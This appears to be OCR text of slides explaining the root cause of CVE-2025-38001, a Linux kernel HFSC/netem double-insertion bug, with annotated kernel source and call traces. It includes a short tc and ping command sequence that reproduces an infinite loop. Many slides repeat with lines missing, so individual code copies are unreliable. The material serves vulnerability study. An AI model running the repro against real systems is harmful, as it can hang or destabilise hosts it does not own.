
@qdisc_kind_options=@q_netem={{0xa}, {0x60, 0x2, {{0xa, 0x9, 0x8, 0x3, 0xfffffffe, 0x7f}, [@TCA_NETEM_DELAY_DIST={0x32, 0x2, "b107d644f
)23894b59aafadadd6bcf5d882df619811977cff4b0b6"}, @TCA_NETEM_RATE64={0xc, 0x8, 0x8cd044590fce0e91}, @TCA_NETEM_LOSS={0x4}]}}}]}, 0x90}},

INITIAL INFINITE LOOP REPRO

```
tc qdisc add dev lo root handle fff1: hfsc default 10
tc class add dev lo parent fff1: classid fff1:10 hfsc rt m1 1kbit d 1ms m2
tc qdisc add dev lo parent fff1:10 handle 8001: netem limit 1 delay 1us dup
ping -I lo -f -c1 -s48 -W0.001 127.0.0.1
```


ROOT CAUSE?

CVE-2025-38001: ROOT CAUSE




CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
            // The duplicate is enqueued in the root qdisc (rootq->enqueue(skb2, ...))
            hfsc_enqueue()
                cl = hfsc_classify() // Class 1:1
                first = !cl->qdisc->q.qlen // true
                qdisc_enqueue()
                    netem_enqueue()
                        // Already a duplicate
                // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
                init_ed(cl, len); // The class is inserted into the eltree
                sch->q.qlen++
            // ...
    // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
    init_ed(cl, len); // BUG! Class inserted twice!
    sch->q.qlen++
```




CVE-2025-38001: ROOT CAUSE

```c
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err);

        // ...

        first = !cl->qdisc->q.qlen;
        err = qdisc_enqueue(skb, cl->qdisc, to_free);

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        init_vf(cl, len);

                if (cl->cl_flags & HFSC_RSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```




CVE-2025-38001: ROOT CAUSE

```c
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

    cl = hfsc_classify(skb, sch, &err);

        // ...

        first = !cl->qdisc->q.qlen;
        err = qdisc_enqueue(skb, cl->qdisc, to_free);

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        init_vf(cl, len);

                if (cl->cl_flags & HFSC_RSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```




CVE-2025-38001: ROOT CAUSE

```
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err);

        // ...

        first = !cl->qdisc->q.qlen;

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        init_vf(cl, len);

                if (cl->cl_flags & HFSC_RSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```




CVE-2025-38001: ROOT CAUSE

```c
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err);

        // ...

        err = qdisc_enqueue(skb, cl->qdisc, to_free);

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        init_vf(cl, len);

                if (cl->cl_flags & HFSC_RSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```




CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        // The duplicate is enqueued in the root qdisc (rootq->enqueue(skb2, ...))
        hfsc_enqueue()
            cl = hfsc_classify() // Class 1:1
            first = !cl->qdisc->q.qlen // true
            qdisc_enqueue()
                netem_enqueue()
                    // Already a duplicate
            // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
            init_ed(cl, len); // The class is inserted into the eltree
            sch->q.qlen++
        // ...
// `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
init_ed(cl, len); // BUG! Class inserted twice!
sch->q.qlen++
```




CVE-2025-38001: ROOT CAUSE

```c
static int netem_enqueue(struct sk_buff *skb, struct Qdisc *sch,
                         struct sk_buff **to_free)
{
        struct netem_sched_data *q = qdisc_priv(sch);
        struct netem_skb_cb *cb;
        struct sk_buff *skb2 = NULL;
        struct sk_buff *segs = NULL;
        unsigned int prev_len = qdisc_pkt_len(skb);
        int count = 1;

        skb->prev = NULL;

        if (q->duplicate && q->duplicate >= get_crandom(&q->dup_cor, &q->prng))
                ++count;

        // ...

        if (count > 1)
                skb2 = skb_clone(skb, GFP_ATOMIC);

        // ...

        if (skb2) {
                struct Qdisc *rootq = qdisc_root_bh(sch);
                u32 dupsave = q->duplicate;

                q->duplicate = 0;
                rootq->enqueue(skb2, rootq, to_free);
                q->duplicate = dupsave;
                skb2 = NULL;
        }

        // ...
}
```




CVE-2025-38001: ROOT CAUSE

```
static int netem_enqueue(struct sk_buff *skb, struct Qdisc *sch,
                         struct sk_buff **to_free)
{
        struct netem_sched_data *q = qdisc_priv(sch);
        struct netem_skb_cb *cb;
        struct sk_buff *skb2 = NULL;
        struct sk_buff *segs = NULL;
        unsigned int prev_len = qdisc_pkt_len(skb);

    if (q->duplicate && q->duplicate >= get_crandom(&q->dup_cor, &q->prng))
            ++count;

    // ...

    if (count > 1)
            skb2 = skb_clone(skb, GFP_ATOMIC);

        // ...

        if (skb2) {
                struct Qdisc *rootq = qdisc_root_bh(sch);
                u32 dupsave = q->duplicate;

                q->duplicate = 0;
                rootq->enqueue(skb2, rootq, to_free);
                q->duplicate = dupsave;
                skb2 = NULL;
        }

        // ...
}
```



CVE-2025-38001: ROOT CAUSE

```
static int netem_enqueue(struct sk_buff *skb, struct Qdisc *sch,
                         struct sk_buff **to_free)
{
        struct netem_sched_data *q = qdisc_priv(sch);
        struct netem_skb_cb *cb;
        struct sk_buff *skb2 = NULL;
        struct sk_buff *segs = NULL;
        unsigned int prev_len = qdisc_pkt_len(skb);
        int count = 1;

        skb->prev = NULL;

        if (q->duplicate && q->duplicate >= get_crandom(&q->dup_cor, &q->prng))
                ++count;

        // ...

        if (count > 1)
                skb2 = skb_clone(skb, GFP_ATOMIC);

        struct Qdisc *rootq = qdisc_root_bh(sch);
        u32 dupsave = q->duplicate;

        q->duplicate = 0;
        rootq->enqueue(skb2, rootq, to_free);
        q->duplicate = dupsave;
        skb2 = NULL;
}
```




CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
```

```
netem_enqueue()
    // Packet duplication is enabled
    skb2 = skb_clone(skb)
    // The duplicate is enqueued in the root qdisc
    hfsc_enqueue()
        cl = hfsc_classify() // Class 1:1
        first = !cl->qdisc->q.qlen // true
```


```
    // "first" is true, "cl->cl_nactive" is 0, so the class is inserted into the eltree
    init_ed(cl, len); // BUG! Class inserted twice!
    sch->q.qlen++
```



CVE-2025-38001: ROOT CAUSE

```c
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err);

        // ...

  err = qdisc_enqueue(skb, cl->qdisc, to_free);

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        init_vf(cl, len);

                if (cl->cl_flags & HFSC_RSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```


Recursion
Level 2



CVE-2025-38001: ROOT CAUSE

```c
static int netem_enqueue(struct sk_buff *skb, struct Qdisc *sch,
                         struct sk_buff **to_free)
{
        struct netem_sched_data *q = qdisc_priv(sch);
        struct netem_skb_cb *cb;
        struct sk_buff *skb2 = NULL;
        struct sk_buff *segs = NULL;
        unsigned int prev_len = qdisc_pkt_len(skb);
        int count = 1;

        skb->prev = NULL;

        if (q->duplicate && q->duplicate >= get_crandom(&q->dup_cor, &q->prng))
                ++count;

        // ...

        if (count > 1)
                skb2 = skb_clone(skb, GFP_ATOMIC);

        // ...

        if (skb2) {
                struct Qdisc *rootq = qdisc_root_bh(sch);
                u32 dupsave = q->duplicate;

                q->duplicate = 0;

                q->duplicate = dupsave;
                skb2 = NULL;
        }

        // ...
}
```


Recursion
Level 2



CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
            // The duplicate is enqueued in the root qdisc (rootq->enqueue(skb2, ...))
            hfsc_enqueue()
                cl = hfsc_classify() // Class 1:1
                first = !cl->qdisc->q.qlen // true
                qdisc_enqueue()
                    netem_enqueue()
                        // Already a duplicate
                sch->q.qlen++
            // ...
    // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
    init_ed(cl, len); // BUG! Class inserted twice!
    sch->q.qlen++
```


Recursion Level 2



CVE-2025-38001: ROOT CAUSE

```
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err);

        // ...

        first = !cl->qdisc->q.qlen;
        err = qdisc_enqueue(skb, cl->qdisc, to_free);

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```

Recursion
Level 2



CVE-2025-38001: ROOT CAUSE

```
static int
